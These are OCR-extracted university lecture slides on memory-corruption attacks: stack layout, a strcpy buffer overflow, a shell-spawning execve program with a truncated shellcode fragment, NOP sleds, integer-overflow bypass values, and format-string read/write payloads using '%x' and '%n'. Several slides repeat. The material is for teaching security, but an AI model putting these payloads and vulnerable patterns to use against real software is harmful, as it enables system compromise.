
Buffer overflows

```
void function(char *str) {
     char buffer[16];
     strcpy(buffer,str);
}
void main() {
     char large_string[256];
     int i;
     for( i = 0; i < 255; i++)
          large_string[i] = 'A';
function(large_string);
}
```



`strcpy(src,dest)` does not check that `dest` is bigger than `src`
The return address is now `0x41414141`

Control hijacking



A buffer overflow can change the flow of execution of the program:

- load malicious code into memory
- make %eip point to it

Shellcode injection

Goal: "spawn a shell" - will give the attacker general access to the system

```
#include stdio.h
void main() {
char *name[2];
name[0] = "/bin/sh";
name[1] = NULL;
execve(name[0], name, NULL);
}
```

C code

```
"\x31\xc0"
"\x50"
"\x68" "//sh"
"\x68" "/bin"
"\x89\xe3"
"\x50"
...
```


Machine code
(part of attacker's input)

- must inject the machine code instructions (code ready to run)
- the code cannot contain any zero bytes (`printf`, `gets`, `strcpy` will stop copying)
- can't use the loader (we're injecting)

The return address

Challenge: find the address of the injected malicious code?

- If code accessible: we know how far is the overflowed variable from the saved %ebp
- If code not accessible: try different possibilities!
  In a 32 bits memory space, there are 2^{32} possibilities
- NOP sled
  - guess approximate stack state when the function is called
  - insert many NOPs before Shell Code



Reference


Aleph One. Smashing The Stack For Fun And Profit.
http://phrack.org/issues/49/14.html#article

Buffer overflows

Myrto Arapinis
School of Informatics
University of Edinburgh

March 13, 2019


Linux (32-bit) process memory layout (simplified)




```
void function(int a, int b, int c) {
     char buffer1[5];
     char buffer2[10];
}
void main() {
     function(1,2,3);
}
```

```
fun: pushl %ebp
     movl %esp,%ebp
     subl $20,%esp

main: pushl $3
      pushl $2
      pushl $1
      call fun
```

Stack frame


Reserved for kernel
Stack
Heap
Static data
Text
fun: pushl %ebp
movl %esp,%ebp
subl $20,%esp
main: pushl $3
pushl $2
pushl $1
call fun
%eip
arguments (c, b, a)
return address
stack frame pointer
exception handlers
local variables
(buffer1, buffer2)
...

Stack and functions: Summary

Calling function

1. Push arguments onto the stack (in reverse)
2. Push the return address, i.e., the address of the instruction to run after control returns
3. Jump to the function's address

Called function


4. Push the old frame pointer onto the stack (%ebp)
5. Set frame pointer (%ebp) to where the end of the stack is right now (%esp)
6. Push local variables onto the stack

Returning function

7. Reset the previous stack frame: %esp = %ebp, %ebp = (%ebp)
8. Jump back to return address: %eip = 4(%esp)


Buffer overflows

```
void function(char *str) {
     char buffer[16];
     strcpy(buffer,str);
}
void main() {
     char large_string[256];
     int i;
     for( i = 0; i < 255; i++)
          large_string[i] = 'A';
function(large_string);
}
```



Buffer overflows


```
void function(char *str) {
     char buffer[16];
     strcpy(buffer,str);
}
void main() {
     char large_string[256];
     int i;
     for( i = 0; i < 255; i++)
          large_string[i] = 'A';
function(large_string);
}
```



`strcpy(src,dest)` does not check that `dest` is bigger than `src`

The return address is now `0x41414141`

Control hijacking



A buffer overflow can change the flow of execution of the program:

- load malicious code into memory
- make %eip point to it

Shellcode injection

Goal: "spawn a shell" - will give the attacker general access to the system

```
#include stdio.h
void main() {
char *name[2];
name[0] = "/bin/sh";
name[1] = NULL;
execve(name[0], name, NULL);
}
```

C code

```
"\x31\xc0"
"\x50"
"\x68" "//sh"
"\x68" "/bin"
"\x89\xe3"
"\x50"
...
```


Machine code
(part of attacker's input)

- must inject the machine code instructions (code ready to run)
- the code cannot contain any zero bytes (`printf`, `gets`, `strcpy` will stop copying)
- can't use the loader (we're injecting)

The return address

Challenge: find the address of the injected malicious code?

- If code accessible: we know how far is the overflowed variable from the saved %ebp
- If code not accessible: try different possibilities!
  In a 32 bits memory space, there are 2^{32} possibilities
- NOP sled
  - guess approximate stack state when the function is called
  - insert many NOPs before Shell Code



Reference

Aleph One. Smashing The Stack For Fun And Profit.
http://phrack.org/issues/49/14.html#article

Buffer overflow opportunities

Unsafe libc functions

```
strcpy (char *dest, const char *src)
strcat (char *dest, const char *src)
gets (char *s)
scanf (const char *format, ...)
...
```

Do not check bounds of buffers they manipulate!!

Arithmetic overflows

- Limitation related to the representation of integers in memory
- In 32 bits architectures, signed integers are expresses in two's compliment notation
  - $0x00000000$ - $0x7fffffff$: positive numbers 0 - $(2^{31} - 1)$
  - $0x80000000$ - $0xffffffff$: negative numbers $(-2^{31} + 1)$ - (-1)
- In 32 bits architectures, unsigned integers are only positive numbers $0x00000000$ - $0xffffffff$.
  Once the highest unsigned integer is reached, the next sequential integer wraps around zero.

```
# include <stdio.h>
int main(void){
  unsigned int num = 0xffffffff;
  printf(``num + 1 = 0x%x\n'', num + 1);
  return 0;
}
```

The output of this program is: num + 1 = 0x0

Integer overflows

[Blexim] Basic Integer Overflows `http://phrack.org/issues/60/10.html#article`

Attempt to store a value in an integer which is greater than the maximum value the integer can hold
$\longrightarrow$ the value will be truncated

Ariane 5 rocket launch explosion due to integer overflow

Arithmetic overflow exploit (1)

- Stack-based buffer overflow due to arithmetic overflow:

```
int catvars(char *buf1, char *buf2,
                  unsigned int len1, unsigned int len2){
  char mybuf[256];
  if((len1 + len2) > 256){
    return -1;
  }
  memcpy(mybuf, buf1, len1);
  memcpy(mybuf + len1, buf2, len2);
  do_some_stuff(mybuf);
  return 0;
}
```

Arithmetic overflow exploit (1)

- Stack-based buffer overflow due to arithmetic overflow:

```
int catvars(char *buf1, char *buf2,
                  unsigned int len1, unsigned int len2){
  char mybuf[256];
  if((len1 + len2) > 256){
    return -1;
  }
  memcpy(mybuf, buf1, len1);
  memcpy(mybuf + len1, buf2, len2);
  do_some_stuff(mybuf);
  return 0;
}
```

Check can be bypassed by using suitable values for `len1` **and** `len2`: `len1 = 0x104`, `len2 = 0xfffffffc`, `len1+len2 = 0x100` (decimal 256)

Arithmetic overflow exploit (2)

- Heap-based buffer overflow due to arithmetic overflow:
  - Memory **dynamically** allocated will persist across multiple function calls.
  - This memory is allocated on the **heap** segment.
  - Heap-based buffer overflows are more complex, and require understanding garbage collection and heap implementation.

Arithmetic overflow exploit (2)

- Heap-based buffer overflow due to arithmetic overflow:
  - Memory **dynamically** allocated will persist across multiple function calls.
  - This memory is allocated on the **heap** segment.
  - Heap-based buffer overflows are more complex, and require understanding garbage collection and heap implementation.

```
int myfunction(int *array, int len){
  int *myarray, i;
  myarray = malloc(len * sizeof(int));
  if(myarray == NULL){
    return -1;
  }
  for(i = 0; i < len; i++){
    myarray[i] = array[i];
  }
  return myarray;
}
```

Arithmetic overflow exploit (2)

- Heap-based buffer overflow due to arithmetic overflow:
  - Memory **dynamically** allocated will persist across multiple function calls.
  - This memory is allocated on the **heap** segment.
  - Heap-based buffer overflows are more complex, and require understanding garbage collection and heap implementation.

```
int myfunction(int *array, int len){
  int *myarray, i;
  myarray = malloc(len * sizeof(int));
  if(myarray == NULL){
    return -1;
  }
  for(i = 0; i < len; i++){
    myarray[i] = array[i];
  }
  return myarray;
}
```

Can allocate a size 0 buffer for `myarray` by using suitable value for `len`: `len = 1073741824` , `sizeof(int) = 4`, `len*sizeof(int) = 0`

Format strings

[Ref] scut/team teso. Exploiting Format String Vulnerabilities

- A format function takes a variable number of arguments, from which one is the so called format string

  Examples: `fprintf`, `printf`, `...`, `syslog`, `...`

Format strings


[Ref] scut/team teso. Exploiting Format String Vulnerabilities

- A format function takes a variable number of arguments, from which one is the so called format string

  Examples: `fprintf`, `printf`, `...`, `syslog`, `...`

- The behaviour of the format function is controlled by the format string. The function retrieves the parameters requested by the format string from the stack

  Example: `printf(fmt_str, arg1, ..., argn);`



Example: printf

```
printf(``Num %d has no address, num %d has:%08x\n'', i, a,&a);
```

...	
<&a>	address of variable a
<a>	value of variable a
<i>	value of variable i
&fmt_str	address of the format string
ret	
sfp	
...	

Exploiting format strings

- If an attacker is able to provide the format string to a format function, a format string vulnerability is present

```
int vulnerable_print(char *user) {
  printf(user);
}

int safe_print(char *user){
  printf ("%s", user);
}
```


Format strings exploits

- We can view the stack memory at any location
  - walk up stack until target pointer found
  - `printf (‘‘%08x.%08x.%08x.%08x.%08x|%s|’’);`
  - A vulnerable program could leak information such as passwords, sessions, or crypto keys
- We can write to any memory location
  - `printf(‘‘hello %n’’, &temp)` – writes '6' into `temp`
  - `printf(‘‘hello%08x.%08x.%08x.%08x.%n’’)`

More buffer overflow opportunities

- Exception handlers
- Function pointers
- Double free
- ...

TLS Heartbleed



